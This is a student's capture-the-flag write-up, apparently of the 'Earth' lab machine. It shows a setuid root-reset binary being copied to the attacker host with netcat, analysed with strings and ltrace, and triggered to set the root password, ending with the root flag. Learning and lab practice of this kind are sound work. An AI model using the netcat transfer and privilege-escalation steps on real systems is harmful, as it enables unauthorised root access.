
```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Looks like the root password when reset is “Earth”, lets try!

- su root
- Earth

It hasn’t worked, maybe we need to find out what the trigger is somehow

We discovered some other credentials though



```
cat reset_root
@@@@@@�▒@▒@@@xx@@��  @ @  .>@>@,0 . >@ >@�88@8@ XX@X@DDS�td88@8@ P�td� � @� @DDQ�tdR�td.>@>@��/lib64/ld-linux-x
 setuidputssystemaccess__libc_start_mainlibc.so.6GLIBC_2.2.5__gmon_start__-u▒i  7�?@�?@▒@@ @@(@@0@@��H�H��/H��t�
�H���5�/�%�/@�%�/h������%�/h������%�/h������%�/h�������1�I��^H��H���PTI��p@H��@H��V@�R/�����f.���@@@H=@@@t�H��t�
@@@��f��ff.�@�@@@H��@@@H��H��?H��H�H��t�H��t�@@@���ff.�@���=/uUH���z�����.]Ð�ff.�@����UH��H���H�paleblueH�E��E�d
otH�        H�]\UH�E�H�U��E�^H�credentiH�als rootH�E�H�U�H�:theEartH�hisflatH�E�H�U��E�H�[
H�N*                                                                                  C
    1wpH��p���H��x���b����uH�[
H�N([gbH��P���H��X���b`���H�C H��C���⌧K���Q%O���H�U�H�u�H�E�A�
                                                            �H����E�                                        H��
H���Zb����H�������H�������H�u�H��P���A��H����b����H�������H���R�����u�
�����u�E��}�u �8 @�������������x @������
�� @��������UH��H�}�H�u�H�U٪M�D�E��E��@�E�Hc�H�E�H��0�EЙH��E������Hc�H                                        ���
AWL�=*AVI��AUI��ATA��UH�-�)SL)�H������H��t1��L��L��D��A��H��H9�u�H�[]A                                       TR
IGGERS PRESENT ... RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD T                                     r/
sbin/chpasswdRESET FAILED, ALL TRIGGERS ARE NOT PRESENT.@L��������\���
                                                                                    8���/D0T���$D����P
F▒J
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- theEartH�hisflatH

Maybe this could be “theEarthisflat”

That hasn’t worked either…we are stuck again, lets check the walkthrough

I completely forgot that I can download files using netcat…

On victim:


- nc 192.168.78.14 4445 < reset_root

On kali:

- nc -lvp 4445 > reset_root

Analyse the file once it is on our system

- string reset_root




```
┌──(kali㉿kali)-[~]
└─$ strings reset_root
/lib64/ld-linux-x86-64.so.2
setuid
puts
system
access
__libc_start_main
libc.so.6
GLIBC_2.2.5
__gmon_start__
H=@@@
paleblueH
]\UH
credentiH
als rootH
:theEartH
hisflat
[]A\A]A^A_
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
/usr/bin/echo 'root:Earth' | /usr/sbin/chpasswd
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
;*3$"
GCC: (GNU) 11.1.1 20210531 (Red Hat 11.1.1-3)
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

It looks like the password to root is

- theEarthisflat
- Tried and it does not work

Using ltrace to analyse



```
.gnu.build.attributes

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ chmod +x reset_root

┌──(kali㉿kali)-[~]
└─$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                                        = 38
access("/dev/shm/kHgTFI5G", 0)                                          = -1
access("/dev/shm/Zw7bV9U5", 0)                                          = -1
access("/tmp/kcM0Wewe", 0)                                              = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                        = 44
+++ exited (status 0) +++
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

It looks like it checks for those files and they do not exist so we'll creat them and run reset_root on th vulnerable system.

- touch /dev/shm/kHgTFI5G
- touch /dev/shm/Zw7bV9U5

- touch /tmp/kcM0Wewe
- reset_root


Looks like the root password has been reset!



```
◆t, ◆t<t◁◆◆=◆=◆                                              XX}◆◆▒◆B▒ ▒
                  ◆◆◆◆◆◆`◆
 ◆PkP[◆@m@◆p`◆◆p◆`x
▒◆◆``  ◆b$/c,i>bash-5.1$

bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- su root
- Earth



```
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMMbMH'    T,
$H#:            `*MMMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#             ""*"""*#MMMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMMHo                `MMMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-    '
 :|MMMMMM-                 `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Challenge complete!

I learned a lot doing this one and only continuing with the walkthrough when I got stuck or I ran out of options that I knew of. Doing this forced me to come up with different solutions and made me remember the real solution when I was able to find it or when I used the walkthrough to find it!